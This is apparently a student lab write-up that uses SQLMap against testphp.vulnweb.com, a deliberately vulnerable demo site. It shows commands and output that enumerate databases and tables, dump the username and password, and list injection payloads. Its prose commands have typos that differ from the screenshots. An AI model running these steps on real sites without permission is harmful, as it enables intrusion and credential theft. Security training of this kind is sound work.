Assignment-SQLMAP


Step -1 Purpose and Usage of SQLMap:

SQLMap is a powerful open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. Its primary purpose is to assess the security of web applications by identifying potential vulnerabilities in the underlying database layer.

SQLMap serves as a valuable tool for assessing the security of web applications and identifying SQL injection vulnerabilities that could lead to unauthorized access, data breaches, and other security incidents. However, it's important to note that SQLMap should only be used in authorized and controlled environments, with proper consent from the application owner or responsible parties, to ensure ethical and legal compliance.

Step -2 Installation of SQLMap:

- Open kali linux in virtual box
- Open terminal emulator
- If SQLMAP is not installed in you terminal type this command:
    - ➢ sudo apt-get install sqlmap
- If SQLMAP is there if it ask update type this command:
    - ➢ sudo sqlmap –update




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.5.8-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

┌──(kali㉿kali)-[~]
└─$ sudo sqlmap —update

                                  {1.8.3.13#dev}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:17:24 /2024-03-12/

[05:17:24] [WARNING] not a git repository. It is recommended to clone the 'sqlmapproject/sqlmap' repository from GitHub (e.g. 'git clone —depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap')
[05:17:24] [INFO] already at the latest revision '1.8.3.13'

[*] ending @ 05:17:24 /2024-03-12/

┌──(kali㉿kali)-[~]
└─$ 
```

Step -3 Identifying a Vulnerable Web Application:

- Open google chrome,type vulnweb.com
- Then take any websit for example: http://testphp.vulnweb.com
- Open another tab and search site:http://testphp.vulnweb.com/listproducts.php?id=
- Then click on first site presented there http://testphp.vulnweb.com/listproducts.php?cat=1


Step -4 Performing a Basic SQL Injection Attack:

- Open kali terminal to perform a basic SQL injection attack
- **Example command: sqlmap -u "http://target.com/page.php?id=1" –dbs**
- Now perform SQL injection attack in target website that is http://testphp.vulnweb.com/listproducts.php?artist=1
- let check the databases present in the target application by exploiting the SQL injection vulnerability.
  http://testphp.vulnweb.com/listproducts.php?artist=1 –dbs (to check database)




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        {1.8.3.13#dev}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:36:41 /2024-03-12/

[05:36:41] [INFO] testing connection to the target URL
[05:36:42] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:36:43] [INFO] testing if the target URL content is stable
[05:36:43] [INFO] target URL content is stable
[05:36:43] [INFO] testing if GET parameter 'cat' is dynamic
[05:36:44] [INFO] GET parameter 'cat' appears to be dynamic
[05:36:44] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[05:36:44] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[05:36:44] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[05:36:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:36:54] [WARNING] reflective value(s) found and filtering out
[05:36:56] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="som")
[05:36:56] [INFO] testing 'Generic inline queries'
[05:36:56] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:36:57] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:36:57] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:36:58] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:36:58] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[05:36:58] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[05:36:58] [INFO] testing 'MySQL inline queries'
[05:36:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[05:36:59] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[05:37:06] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[05:37:06] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[05:37:07] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[05:37:07] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:37:07] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:37:08] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:37:19] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:37:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:37:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:37:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:37:22] [INFO] target URL appears to have 11 columns in query
[05:37:24] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6115=6115

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162626b71,(SELECT (ELT(6506=6506,1))),0x7171706b71),6506)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1528 FROM (SELECT(SLEEP(5)))iMZk)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7162626b71,0x41526e6c79686d48436a774868584f70566e596862525670576d4851545a5258776758514f56414a,0x7171706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[05:37:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[05:37:32] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:37:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:37:32 /2024-03-12/
```

- After that we connect with database from that vulnerabile website. we are accessing the database called acurat and list products in it.
  http://testphp.vulnweb.com/listproducts.php?artist=1 -D acurat --tables




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

        {1.8.3.13#dev}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:48:33 /2024-03-12/

[05:48:33] [INFO] resuming back-end DBMS 'mysql'
[05:48:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7176=7176

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 4114 FROM (SELECT(SLEEP(5)))kwhP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6489 UNION ALL SELECT NULL,NULL,CONCAT(0x7176717871,0x574c7073415a6d656b6f7a586c56564d787956616176796561794c72526a4c585a6c5a4674794647,0x717a767071)-- -
---
[05:48:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[05:48:34] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[05:48:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:48:34 /2024-03-12/
```

- Then you will get the User name in that table. Now we need dump the User name by using this command. http://testphp.vulnweb.com/listproducts.php?artist=1 -D acurat –T user -C uname --dump




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

                                 {1.8.3.13#dev}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:52:33 /2024-03-12/

[05:52:33] [INFO] resuming back-end DBMS 'mysql'
[05:52:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7176=7176

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 4114 FROM (SELECT(SLEEP(5)))kwhP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6489 UNION ALL SELECT NULL,NULL,CONCAT(0x7176717871,0x574c7073415a6d656b6f7a586c56564d787956616176796561794c72526a4c585a6c5a4674794647,0x717a767071)-- -
---
[05:52:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[05:52:33] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[05:52:35] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:52:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:52:35 /2024-03-12/
```

- Now we need to dump the password from the database using this command. http://testphp.vulnweb.com/listproducts.php?artist=1 -D acurat –T user -C uname -C pass--dump



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname -C pass --dump

                                 {1.8.3.13#dev}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:53:11 /2024-03-12/

[05:53:12] [INFO] resuming back-end DBMS 'mysql'
[05:53:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7176=7176

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 4114 FROM (SELECT(SLEEP(5)))kwhP)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6489 UNION ALL SELECT NULL,NULL,CONCAT(0x7176717871,0x574c7073415a6d656b6f7a586c56564d787956616176796561794c72526a4c585a6c5a4674794647,0x717a767071)-- -
---
[05:53:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[05:53:12] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[05:53:14] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:53:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 05:53:14 /2024-03-12/
```

- We are having uname and pass for the targeted website. Loging in the web site. After that we can perform anytask in it.




TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

If you are already registered please enter your login information below:

Username :	test
Password :	••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

(test)

On this page you can visualize or edit you user information.

Name:	
Credit card number:	1234-5678-2300-9000
E-Mail:	hacker@email
Phone number:	2323345
Address:	21 street

You have 0 items in your cart. You visualize you cart here.